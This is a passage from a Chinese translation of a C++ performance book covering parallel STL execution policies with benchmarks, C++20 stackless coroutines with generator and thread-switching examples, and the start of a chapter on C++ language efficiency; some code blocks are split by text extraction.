4               v.begin(), v.end(), [] (double& x){ ++x; });
```

並行版本的 STL 算法有一個新的第一個參數：執行策略。注意，執行策略不是單個類型，而是一個模板參數。該標準提供了幾個執行策略，前面使用的並行策略 `std::execution::par`，允許算法在多個線程上執行。線程的數量和線程中計算分區的方式沒有指定的，完全取決於實現。順序策略 `std::execution::seq` 則是在單個線程上執行算法，與不使用任何策略（或在 C++17 之前）執行算法的方式相同。

還有一個並行的非串行策略，`std::execution::par_unseq`。這兩個並行策略之間有微妙的區別，理解這個區別很重要。標準表示無序策略允許在單個線程中交叉進行計算，從而允許進行

其他優化，如向量化。但優化編譯器在生成機器碼時可以使用像 AVX 這樣的向量指令，而且這無需任何來 C++ 代碼的幫助。編譯器只是找到向量化的機會，並將常規的單字指令替換為向量指令。那這裡有什麼不同呢？

為了理解非串行策略的本質，必須考慮一個更復雜的例子。現在，不是簡單地操作每個元素，想使用共享數據做一些計算：

```
1 double much_computing(double x);
2 std::vector<double> v;
3 ... add data to v ...
4 double res = 0;
5 std::mutex res_lock;
6 std::for_each(std::execution::par, v.begin(), v.end(),
7 [&](double& x){
8     double term = much_computing(x);
9     std::lock_guard guard(res_lock);
10    res += term;
11});
```

這裡對每個向量元素進行一些計算，然後累加結果的總和。計算本身可以並行完成，但是累加值必須由一個鎖來保護，因為所有線程都會增加同一個共享變量 *res*。由於鎖並行執行策略是安全的，但不能在這裡使用無順序的策略。如果同一個線程要同時處理多個向量元素（交叉處理），可能會多次嘗試獲取同一個鎖，這是會產生死鎖。如果線程持有鎖，並試圖再次鎖定它，第二次嘗試將會阻塞，並且線程不能繼續運行到它應該解鎖的地方。標準調用代碼（如上一個例子中的向量化不安全）聲明，此類代碼不應與無序策略一起使用。

既然已經瞭解了並行算法在理論上是如何工作的，那麼在實踐中呢？簡短的回答很好，但有一些瑕疵，還是來看看完整的版本。

檢查並行算法之前，必須準備構建的環境。要編譯 C++ 程序只需要安裝所需的編譯器版本，比如 GCC，然後就可以了，但並行算法卻不是這樣。在寫這本書的時候，安裝過程有些繁瑣。

最新的 GCC 和 Clang 版本都包含了並行的 STL 頭文件（在一些安裝中，Clang 需要安裝 GCC，因為它使用 GCC 提供的並行 STL），這個問題出現在較底的層次上。這兩個編譯器使用的運行時線程系統是 Intel 的 threading Building Blocks (TBB)，這兩個編譯器都沒有在安裝中包含 TBB。麻煩的是，編譯器的每個版本都需要對應的 TBB 版本，舊版本和新版本都不能工作（錯誤會在編譯和鏈接時出現）。要運行與 TBB 鏈接的程序，可能需要將 TBB 庫添加到庫路徑中。

當解決了這些問題，並配置了編譯器和必要的庫，使用並行算法並不比使用其他 STL 困難。那麼其擴展性怎麼樣？我們可以做一些基準測試。

從 `std::for_each` 開始，沒有鎖，並且每個元素都需要大量的計算（函數 `work()` 非常耗時，精確的操作對於擴展性並不重要）：

parallel_algorithm.C

```
1 std::vector<double> v(N);
2 std::for_each(std::execution::par,
3 v.begin(), v.end(), [] (double& x){ work(x); });
```

以下是運行在兩個線程上的串行版本和並行版本的性能：

BM_foreach/32768	16.5685M items/s
BM_foreach_par/32768	25.8462M items/s

圖 8.1 - 並行 std::foreach 在 2 個 cpu 上的基準測試

擴展性還不錯。注意，向量大小 N 相當大，有 32K 個元素。對於更大的向量，擴展效果確實有所改善。但是，對於相對較小的數據量，並行算法的性能很差：

BM_foreach/1024	19.035M items/s
BM_foreach_par/1024	11.3053M items/s

圖 8.2 - 短序列並行 std::foreach 的基準測試

對於包含 1024 個元素的向量，並行版本比串行版本慢。原因是執行策略在每個並行算法開始時啟動所有線程，並在結束時回收它們。啟動新線程需要花費大量時間，因此當計算時間較短時，開銷會超過我們從並行化中獲得的任何加速。這不是標準強加的要求，而是當前 GCC 和 Clang 中並行 STL 的實現管理其與 TBB 系統交互的方式。

當然，並行算法提高性能的大小取決於硬件、編譯器，及其並行性的實現，以及每個元素的計算量。例如，可以嘗試逐元素計算：

```
1 std::for_each(std::execution::par,
2 v.begin(), v.end(), [] (double& x){ ++x; });
```

現在，處理 32k 元素數組，並行性並沒有優勢：

BM_foreach/32768	4.32752G items/s
BM_foreach_par/32768	2.3405G items/s

圖 8.3 - 並行 std::foreach 的基準測試，以實現每個元素的快速計算

對於更大的數組，並行算法可能會有優勢，除非內存訪問速度限制了單線程和多線程版本的性能（這是一個很大的內存限制計算）。

也許更令人印象深刻的是那些很難並行化算法的性能，比如 std::sort：

```
1 std::vector<double> v(N);
2 std::sort(std::execution::par, v.begin(), v.end());
```

輸出：

BM_sort/32768	63.7289M items/s
BM_sort_par/32768	107.261M items/s

圖 8.4 - 並行 std::sort 的基準測試

同樣，在並行算法生效之前，需要足夠大的數據量（對於 1024 個元素，單線程排序更快）。排序並不是容易並行化的算法，而且在雙精度浮點數（比較和交換）上對每個元素進行的計算非常快。儘管如此，並行算法展示了非常好的加速，如果元素比較的代價更高，性能會變得更好。

並行 STL 算法如何與線程交互？若在兩個線程上同時運行兩個並行算法會發生什麼？首先，與在多線程上運行的代碼一樣，必須確保線程安全（無論使用哪種排序，在同一個容器上並行兩個排序不個好主意）。除此之外，還會發現多個並行算法可以共存，但無法控制調度系統，它們都試圖在可用的 CPU 上運行，因此會出現爭奪資源。根據每個算法的擴展性，並行運行幾個算法可能會獲得更高的總體性能，也可能不會。

總的來說，當 STL 算法運行在足夠大的數據量上時，其並行版本的性能非常好，儘管足夠大的數據量取決於特定的計算。可能需要額外的庫來編譯和運行使用並行算法的程序，配置這些庫可能需要一些工作量。而且，並不是所有的 STL 算法都有並行版本（例如，`std::accumulate` 就沒有）。

.....
現在我們可以在穿梭時間，直接跳到 C++20。

8.4. C++20 的併發支持

C++20 對現有的併發性進行了增強，但我們將重點關注新添加的特性：協程。協程具有中斷和恢復功能的線程，在幾種主要的應用程序中很有用。可以極大地簡化事件驅動程序的編寫，對於竊取工作的線程池來說，那必然要使用協程，而且會讓異步 I/O 和其他異步的代碼更加簡單。

8.4.1 介紹協程

協同程序有兩種風格：有棧和無棧。有棧協程有時也稱為纖程（fiber），類似於在堆棧上分配狀態的函數。無棧協程沒有相應的堆棧，狀態存儲在堆中。有棧協程更加強大和靈活，但是無棧協程會更高效。

本書中，因為 C++20 支持，將重點關注無棧協程。這是一個不尋常的概念，在展示 C++ 特有的語法和示例之前，先來瞭解一下。

常規的 C++ 函數總有一個相應的堆棧框架。只要函數在運行，棧幀就存在，所有的局部變量和其他狀態都存儲在這裡。下面是一個簡單的函數 `f()`：

```
1 void f() {  
2     ...  
3 }
```

其中有一個棧幀。再函數 `f()` 調用另一個函數 `g()` 時：

```
1 void g() {  
2     ...  
3 }  
4 void f() {  
5     ...  
6     g();  
7     ...  
8 }
```

函數 `g()` 在函數運行時也有一個棧幀。

參考下圖：




圖 8.5 - 常規函數的棧幀

當函數 `g()` 退出時，它的棧幀會銷燬，只有函數 `f()` 的棧幀保留了下來。

無棧協程的狀存儲在堆上，這種分配稱為活幀。活幀與協程句柄相關聯，協程句柄是一個智能指針的對象。可以發出和返回函數的調用，只要句柄沒有損壞，活幀就一直存在。

協程還需要堆棧空間，調用其他函數。該空間在調用者的堆棧上分配，下面展示其工作原理（C++ 語法有所不同，所以現在把協程相關的行為想象成偽代碼）：

```

1 void g() {
2 ...
3 }
4 void coro() { // coroutine
5 ...
6 g();
7 ...
8 }
9 void f() {
10 ...
11 std::coroutine_handle<???> H; // Not the real syntax
12 coro();
13 ...
14 }
```

對應的內存分配如下圖所示：




圖 8.6 - 調用協程

函數 `f()` 創建協程句柄，擁有活幀。然後調用協程函數 `coro()`。這時有堆棧分配，協程在堆棧上存儲了在掛起時返回的地址（記住，協程是可以掛起自己的函數）。協程可以調用另一個函數 `g()`，將 `g()` 的棧幀分配到堆棧上。此時，協程不能再掛起，只有協程頂層函數可以掛起。函數 `g()` 無論誰調用最終都會返回，以同樣的方式運行，這將破壞它的棧幀。協程現在可以掛起自己，所以假設它掛起了。

這是有棧協程和無棧協程的關鍵區別。有棧協程可以在函數調用的任意深度處掛起，並從那裡恢復。但是這種靈活性需要很高的內存成本，尤其是運行時成本。無棧協程由於其有限的狀態，效率要高很多。

當協程掛起時，恢復協程所需的部分狀態會存儲在活幀中。然後銷燬協程的棧幀，並將控制權返回給調用者，直至協程調用的位置。如果協程完成，也會發生同樣的情況，但是調用者有一種方法可以查詢協程的狀態是掛起還是完成。

調用者繼續執行他的操作，並可以使用其他函數：

```

1 void h() {
2 ...
3 }
4 void coro() {...} // coroutine
5 void f() {
6 ...
7 std::coroutine_handle<???> H; // Not the real syntax
8 coro();
9 h(); // Called after coro() is suspended
10 ...
11 }
```

內存分配看起來如下所示：




圖 8.7 - 掛起協程，繼續執行

注意，沒有與協程對應的棧幀，只有堆分配的活幀。只要句柄對象處於活動狀態，協程就可以恢復。不一定是調用和恢復協程的同一函數，例如：如果句柄可用，函數 `h()` 就可以恢復：

```

1 void h(H) {
2     H.resume(); // Not the real syntax
3 }
4 void coro() {...} // coroutine
5 void f() {
6     ...
7     std::coroutine_handle<???> H; // Not the real syntax
8     coro();
9     h(H); // Called after coro() is suspended
10    ...
11 }
```

協程從暫停的地方重新開始，狀態從活幀中恢復（堆棧分配將像往常一樣）：




圖 8.8 - 協程從不同的函數處恢復

最終，協程完成，句柄銷燬。這將釋放與協程關聯的所有內存。

以下是關於 C++20 協程需要了解的主要內容：

- 協程是可以掛起自己的函數。這與操作系統掛起一個線程不同，掛起一個協程是由開發者顯式地完成的（多任務協作）。
- 與棧幀相關聯的常規函數不同，協程具有句柄對象。只要句柄處於活動狀態，協程狀態就會保持。
- 協程掛起後，控制權將返回給調用者，調用者可以繼續以相同的方式運行，就像協程已經完成一樣。
- 協程可以從任何位置恢復，不一定是調用者本身。此外，協程甚至可以從不同的線程恢復（將在本節後面看到一個示例）。協程從掛起點恢復，並繼續運行，就像什麼都沒發生一樣（但可能在不同的線程上運行）。

8.4.2 C++ 的協程

現在看一下 C++ 語言的構造，這些構造可用於協程編程。

首先，需要一個支持該特性的編譯器。GCC 和 Clang 在他們的最新版本中都支持協程，但不幸的是，方式不同。對於 GCC 您需要版本 11 或更高版本。對於 Clang，在版本 10 中添加了部分支持，並在以後的版本中進行了加強，但仍然是“實驗性的”。

首先，為了編譯協程代碼，需要在命令行上有一個編譯器選項（使用`-std=c++20` 選項啟用 C++20 還不夠）。對於 GCC，這個選項是`-fcoroutines`。對於 Clang，選項是`-stdlib=libc++ -fcoroutines-ts`。最新版的 Visual Studio 只需要`/std:c++20`。

然後，需要包含協程頭文件。在 GCC 和 Visual Studio 中（根據標準），頭文件是`#include <coroutine>`，聲明的所有類都在標準命名空間`std` 中。但在 Clang 中，頭文件是`#include <experimental/coroutine>`，使用的命名空間是`std::experimental`。

聲明協程不需要特殊的語法，協程只是普通的 C++ 函數。使它們成為協程的是使用暫停操作`co_await` 或其`co_yield`。然而，在函數體中調用這些操作是不夠的，C++ 中的協程對其返回類型有嚴格的要求。標準庫在聲明這些返回類型和其他處理協程所需的類時，沒有提供任何幫助。語言僅提供了一個使用協程進行編程的框架。因此，直接使用 C++20 協程代碼會非常冗長、重複，並且包含大量樣板代碼。實際中，每個使用協程的開發者都會使用一個可用的協程庫。

實際編程中，也應該這樣做。本書中，將展示用簡單的 C++ 編寫的示例。這樣做的目的是，不想引入任何特定的庫，而且這樣做會模糊讀者對實際情況的理解。對協程的支持是最近才出現的，這些庫也在迅速發展，現在選擇的庫不一定會一直好用。我們希望在 C++ 的級別理解協程代碼，而不是在某個特定庫所呈現的抽象級別理解協程代碼。然後，應該根據自己的需要選擇一個庫，並使用抽象語法進行編程。

對與協程相關語法結構的全面描述非常不直觀。它是一個框架，而不是一個庫。出於這個原因，將使用示例來完成餘下的演示。如果真的想知道協程的所有語法要求，必須查找最新的出版物（或閱讀標準）進行了解。但是這些例子應該能對協程的功能有足夠的展示，也可以閱讀相關協程庫的文檔，並在程序中使用這個協程庫。

8.4.3 協程用例

第一個例子是 C++ 中協程最常見的用法（標準為協程提供了一些顯式設計的語法），將實現一個惰性生成器。生成器是生成數據序列的函數。每次調用生成器，都會得到序列的一個新元素。惰性生成器是按需計算元素的生成器。

下面是一個基於 C++20 協程的惰性生成器：

coroutines_generator1.C

```
1 generator<int> coro() {
2     for (int i = 0;; ++i) {
3         co_yield i;
4     }
5 }
6 int main() {
7     auto h = coro().h_;
8     auto& promise = h.promise();
9     for (int i = 0; i < 3; ++i) {
10        std::cout << "counter: " << promise.value_ <<
11        std::endl;
12        h();
13    }
14    h.destroy();
15 }
```

這是底層的 C++ 代碼，可以對其中涉及的每一步進行解釋。首先，協程 `coro()` 看起來像個函數，`co_yield` 操作符除外。此操作符掛起協程，並將值 `i` 返回給調用者。因為協程掛起，而不是終止，所以操作符可以執行多次。和其他函數一樣，協程在控件到達右大括號時終止。此時，無法恢復。通過 `co_return`(不應該使用常規的 `return`)，可以退出協程。

其次，協程的返回類型——生成器——需要定義的一種特殊類型，由於使用有很多要求，會導致了冗長的樣板代碼（任何協程庫都預定義了這樣的類型）。生成器包含一個嵌套的數據成員 `h_`，而這就是協程句柄。隨著這個句柄的創建也會創建活幀。句柄與 `promise` 對象關聯，這與 C++11 的 `std::promise` 沒有任何關係。事實上，它根本不是標準類型之一，必須根據標準中列出的一組規則來定義它。執行結束時，句柄會銷燬，這也會銷燬協程的狀態。因此，句柄類似於指針。

最後，句柄是一個可調用對象。調用會恢復協程，因為 `co_yield` 操作符在循環中，所以協程會生成下一個值，並立即再次掛起自己。

通過為協程定義適當的返回類型，所有這些都可以奇妙地結合在一起。就像 STL 算法一樣，整個系統都受到規則的約束，這個過程中涉及到的所有類型都有期望。若這些期望沒有得到滿足，就無法編譯。現在來看看生成器的類型：

```
1 template <typename T> struct generator {
2     struct promise_type {
3         T value_ = -1;
4         generator get_return_object() {
5             using handle= std::coroutine_handle<promise_type>;
6         }
7     };
8 }
```

```

6   return generator{handle::from_promise(*this)};
7 }
8 std::suspend_never initial_suspend() { return {}; }
9 std::suspend_never final_suspend() noexcept { return
10  {}{}; }
11 void unhandled_exception() {}
12 std::suspend_always yield_value(T value) {
13     value_ = value;
14     return {};
15 }
16 };
17 std::coroutine_handle<promise_type> h_;
18 };

```

首先，返回類型不必從模板生成，可以聲明一個整數生成器。通常，是對生成序列中的元素類型參數化的模板。其次，命名生成器沒有任何特殊之處，可以隨意調用該類型（大多數庫都提供了類似的模板，並將其稱為生成器）。另一方面，嵌套類型 `generator::promise_type` 必須稱其為 `promise_type`。否則，程序將無法編譯。嵌套類型可以命名成其他類型，並在使用時，使用類型別名：

```

1 template <typename T> struct generator {
2     struct promise { ... };
3     using promise_type = promise;
4 };

```

`promise_type` 類型必須是 `generator` 類的嵌套類型（或者，協程返回的類型）。但是 `promise` 類不強制是嵌套類。通常是嵌套類，但可以在外部進行聲明。

這裡需要 `promise` 類型的成員函數集合，包括簽名。注意，有些成員函數是 `noexcept` 的。這也是需求的一部分，若忽略此規範，程序將無法編譯。當然，即使函數不會拋出異常，也沒必要將其聲明為 `noexcept`。

對於不同的生成器，這些必需的函數實現可能更加複雜。這裡簡要描述他們的工作。

第一個非空函數 `get_return_object()` 是樣板代碼的一部分，看起來和前面的那個完全一樣，這個函數從句柄構造了一個新的生成器，而句柄又是由 `promise` 對象構造的，編譯器使用它獲得協程的結果。

第二個非空函數 `yield_value()`，在每次使用操作符 `co_yield` 時調用，它的參數是 `co_yield` 值。將值存儲在 `promise` 對象中，是協程將結果傳遞給調用者的常用方式。

編譯器在第一次遇到 `co_yield` 時調用 `initial_suspend()`。`final_suspend()` 在協程通過 `co_return` 生成最後一個結果後調用，之後不能暫停。如果協程結束時沒有返回 `co_return`，則調用 `return_void()`。最後，如果協同程序拋出了一個從其主體中逃逸的異常，則調用 `Unhandled_exception()`。儘管些情況很罕見，使用者可以定製這些方法來處理其中每一種情況。

現在來看看它們是如何結合在一起，從而提供一個惰性生成器的。首先，創建協程句柄。在示例中，不保留生成器對象，只保留句柄。這不是必需的，可以保留生成器對象，並在其析構函數中銷燬句柄。協程一直運行，直到 `co_yield` 掛起自己，控制權返回給調用者，而 `co_yield` 的返回值在 `promise` 中捕獲。調用程序獲取此值，並通過調用該句柄恢復協程。協程從它掛起開始，一直運行到下一個 `co_yield`。

生成器可以永遠運行 (或者達到平臺上的最大整數值)，流程永遠不會結束。如果需要一個有限長度的序列，可以執行 `co_return`，或在流程結束後退出循環。參考以下代碼：

```
1 generator<int> coro() {
2     for (int i = 0; i < 10; ++i) {
3         co_yield i;
4     }
5 }
```

現在有一個 10 個元素的序列。嘗試恢復協程之前，調用者必須檢查句柄成員函數 `done()` 的結果。

可以從代碼中的任何地方恢復協程 (當然是在它掛起後)，甚至可以從不同的線程恢復。這種情況下，協程開始在一個線程上執行和掛起，然後在另一個線程上運行它的其餘代碼。看一個例子：

coroutines_change_threads.C

```
1 task coro(std::jthread& t) {
2     std::cout << "Coroutine started on thread: " <<
3         std::this_thread::get_id() << '\n';
4     co_await awaitable{t};
5     std::cout << "Coroutine resumed on thread: " <<
6         std::this_thread::get_id() << '\n';
7     std::cout << "Coroutine done on thread: " <<
8         std::this_thread::get_id() << '\n';
9 }
10 int main() {
11     std::cout << "Main thread: " <<
12         std::this_thread::get_id() << '\n';
13     std::jthread t;
14     coro(t);
15     std::cout << "Main thread done: " <<
16         std::this_thread::get_id() << std::endl;
17 }
```

先了解一些細節信息：`std::jthread` 在 C++20 中添加，它只是一個可匯入的線程——它會連接到對象的析構函數中 (幾乎所有使用線程的人都為此編寫了一個類，但現在有了一個標準的類)。現在可以來看看協程。

瞭解一下協程的返回類型：

```
1 struct task{
2     struct promise_type {
3         task get_return_object() { return {}; }
4         std::suspend_never initial_suspend() { return {}; }
5         std::suspend_never final_suspend() noexcept { return
6             {}; }
7         void return_void() {}
8         void unhandled_exception() {}
9     };
}
```

10 };

這可能是協程的最小返回類型。包含所有必需的樣板，而不包含其他內容。具體來說，返回類型是一個嵌套類型 `promise_type` 類。該嵌套類型必須定義幾個成員函數，如下面的代碼所示。前面示例中的生成器類型包含這些內容，以及用於將結果返回給調用者的數據。當然，任務也可以根據需要具有內部狀態。

與前面的例子相比，第二個變化是任務掛起的方式。使用 `co_await`，而不是 `co_yield`。操作符 `co_await` 實際上是掛起協程的更通用的方法，就像 `co_yield` 一樣掛起函數，並將控制權返回給調用者。區別在於參數類型：`co_yield` 返回一個結果，而 `co_await` 的參數是一個 `awaiter` 對象。同樣，對該對象的類型也有特定的要求。如果滿足了這個要求，類就可稱為 `awaitable`，這種類型的對象是一個有效的 `awaiter`(如果不是，則無法編譯)。以下是我們的 `awaitable`：

```
1 struct awaitable {
2     std::jthread& t;
3
4     bool await_ready() { return false; }
5
6     void await_suspend(std::coroutine_handle<> h) {
7         std::jthread& out = t;
8         out = std::jthread([h] { h.resume(); });
9     }
10
11     void await_resume() {}
12
13     ~awaitable() {}
14
15     awaitable(std::jthread& t) : t(t) {}
16 };
17 }
```

`awaitable` 所需的接口是這裡的三個函數，第一個是 `await_ready()` 在協程掛起後調用。如果返回 `true`，那麼協程的結果就準備好了，並且沒有必要掛起協程。實際中，這個函數總是返回 `false`，這將導致協程的暫停。協程的狀態，例如局部變量和暫停點，都存儲在活幀中，控制權返回給調用者或恢復者。第二個函數是 `await_resume()`，在協程恢復後繼續執行之前調用。如果它返回結果，那就是整個 `co_await` 操作符的結果(我們的例子中是沒有結果的)。最有趣的函數是 `await_suspend()`，當前協程掛起時，使用當前協程的句柄進行調用，並且可以有幾種不同的返回類型和值。如果返回 `void`(正如在我們的示例中所做的那樣)，協程將掛起，控制權將返回給調用者或恢復者。不要被示例中的 `await_suspend()` 所迷惑，它不會恢復協程。它會創建一個將執行可調用對象的新線程，並且正是這個對象恢復了協程。協程可以在 `await_suspend()` 完成，或仍在運行時恢復。這個例子演示了異步操作時協程的用法。

把所有這些放在一起，得到這個流程：

1. 主線程調用協程。
2. 操作符 `co_await` 掛起協程。這個過程涉及到對 `awaitable` 對象成員函數的調用，其中一個調用會創建一個新線程，其會恢復協程(帶有移動分配線程對象的遊戲已經結束，所以刪除了主程序中的新線程，這樣可以避免了一些糟糕的競爭條件)。
3. 控制權返回給協程的調用方，因此主線程在協程調用之後繼續從該行運行。如果線程在協程完成之前到達，將在線程對象 `t` 的析構函數中阻塞。
4. 新線程會恢復協程，並從 `co_await` 之後的行繼續在該線程上執行。由 `co_await` 構造的 `awaitable` 對象會銷燬。協程運行到最後，全部在第二個線程上運行。到達協程的末尾意味

著完成了，就可以匯入運行協程的線程了。若主線程正在等待線程 `t` 的析構函數完成，現在則會解除阻塞，並匯入線程（如果主線程還沒有到達析構函數，那麼當到達析構函數時就不會阻塞）。

該流程可以通過程序的輸出進行確認：

```
Main thread: 140003570591552
Coroutine started on thread: 140003570591552
Main thread done: 140003570591552
Coroutine resumed on thread: 140003570587392
Coroutine done on thread: 140003570587392
```

協程 `coro()` 首先在一個線程上運行，然後在執行過程中跳轉到另一個線程。如果有任何局部變量，會在轉換過程中進行保留。

我們提到 `co_await` 是暫停協程的通用操作符。實際上，`co_yield x` 操作符等價於 `co_await` 的特殊用法：

```
1 co_await promise.yield_value(x);
```

這裡的 `promise` 是與當前協程句柄關聯的 `promise_type` 對象。使用操作符 `co_yield` 的原因是，從協程內部訪問自己的 `promise` 會出現相當複雜的語法使用，因此標準為此添加了一個快捷方式。

這些例子演示了 C++ 協程的功能。協程最有用的功能是竊取工作（已經看到將協程的執行轉移到另一個線程是多麼容易）、惰性生成器和異步操作（I/O 和事件處理）。儘管如此，協程在 C++ 中的時間還不夠長，還沒有形成使用模式，所以社區還沒有提出使用協程的最佳實踐。同樣，現在談論協程的性能還為時過早，必須等待編譯器支持成熟的和更大規模的應用程序開發。

總的來說，在多年忽視併發性之後，C++ 標準正在迅速趕上，讓我們總結一下語言最近的進展。

8.5. 總結

C++11 是第一個添加線程存在的標準，為併發環境中記錄 C++ 程序的行為奠定了基礎，並在標準庫中提供了一些有用的功能。除了這些功能之外，基本的同步原語和線程也是有用的。後續版本對這些特性進行了改進。

C++17 以並行 STL 的形式帶來了重大的進步。當然，性能由實現決定。只要數據足夠多，觀察到的性能就會更好，即使是在搜索和分區等難以並行化的算法上。然而，如果數據序列太短，並行算法的性能並不是很好。

C++20 增加了協程支持，我們已經從理論上和一些基本的示例中瞭解了無棧協程的工作方式。然而，現在談論使用 C++20 協程的性能和最佳實踐還為時過早。

本章結束了本書對併發的探索。接下來，我們繼續學習 C++ 語言本身的使用如何影響程序的性能。

8.6. 練習題

1. 為什麼 C++11 中建立的併發編程基礎很重要？
2. 如何使用並行 STL 算法？
3. 協程是什麼？

第三部分：設計和編寫高性能程序

將把到目前為止學到的知識，應用到編寫 C++ 程序的實踐中。我們將瞭解哪些語言特性有助於實現更好的性能，哪些特性可能導致意想不到的低效率，以及如何幫助編譯器生成更好的目標代碼。最後，瞭解從性能角度設計程序的藝術。

本節包括以下幾章：

- 第 9 章，高性能 C++
- 第 10 章，C++ 中的編譯器優化
- 第 11 章，未定義的行為和性能
- 第 12 章，為性能而設計

第 9 章 高性能 C++

本章中，我們將重點從硬件資源的最佳使用，轉移到語言的最佳應用。雖然，目前為止我們學到的所有東西都可以直接應用到任何語言中，但本章將討論 C++ 的特性和特性。您將瞭解 C++ 語言的哪些特性可能會導致性能問題，以及如何避免這些問題。

本章將討論以下內容：

- C++ 語言的效率和開銷
- 注意 C++ 語言時可能出現的低效率
- 避免低效的 C++ 代碼
- 優化內存訪問和條件操作

9.1. 相關準備

需要一個 C++ 編譯器和一個微基準測試工具，比如谷歌基準測試庫 (<https://github.com/google/benchmark>)。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter09>。

還需要一種方法來檢查編譯器生成的彙編代碼。許多開發環境都有彙編代碼的選項，GCC 和 Clang 可以寫出彙編代碼，而不是目標代碼。調試器和其他工具，可以從目標代碼生成彙編代碼（對其進行反彙編），而使用哪種工具隨個人喜好即可。

9.2. 編程語言的效率

開發者經常談論一種語言是否有效。特別是 C++，它的開發有著明確的效率目標。與此同時，它在某些圈子裡認為 C++ 是低效的。這是怎麼回事呢？

效率在不同的情況下或對不同的人有不同的含義。例如：

- C++ 的設計遵循零開銷原則：除了少數的例外，不會為任何不使用的特性支付運行成本。從這個意義上說，C++ 可以認為是高效的語言。
- 必須為所使用的語言特性付出一些代價，若將它們轉化為一些運行時的話。C++ 的優點是不需要任何運行時代碼，來完成可以在編譯期間完成的工作（儘管編譯器的實現和標準庫的效率各不相同）。高效的語言不會為執行請求的代碼增加任何開銷，C++ 在這裡做的還是相當不錯的，我們將在下面討論一個主要的限制。
- 如果上述情況屬實，那麼 C++ 是如何被持這種觀點的人貼上“效率低下”的標籤的呢？現在來看另一個視角定義的效率：用這種語言編寫高效的代碼有多容易？或者，做一件看起來很自然，但實際上是一種非常低效的解決問題的方法有多容易？與之前提到的問題密切相關，C++ 能夠非常高效地完成開發者要求它做的事情。但是，要在語言中準確地表達想要的東西並不容易，而且編寫代碼的方式有時會強制約束和要求開發者，這些約束和要求有些有運行時成本。

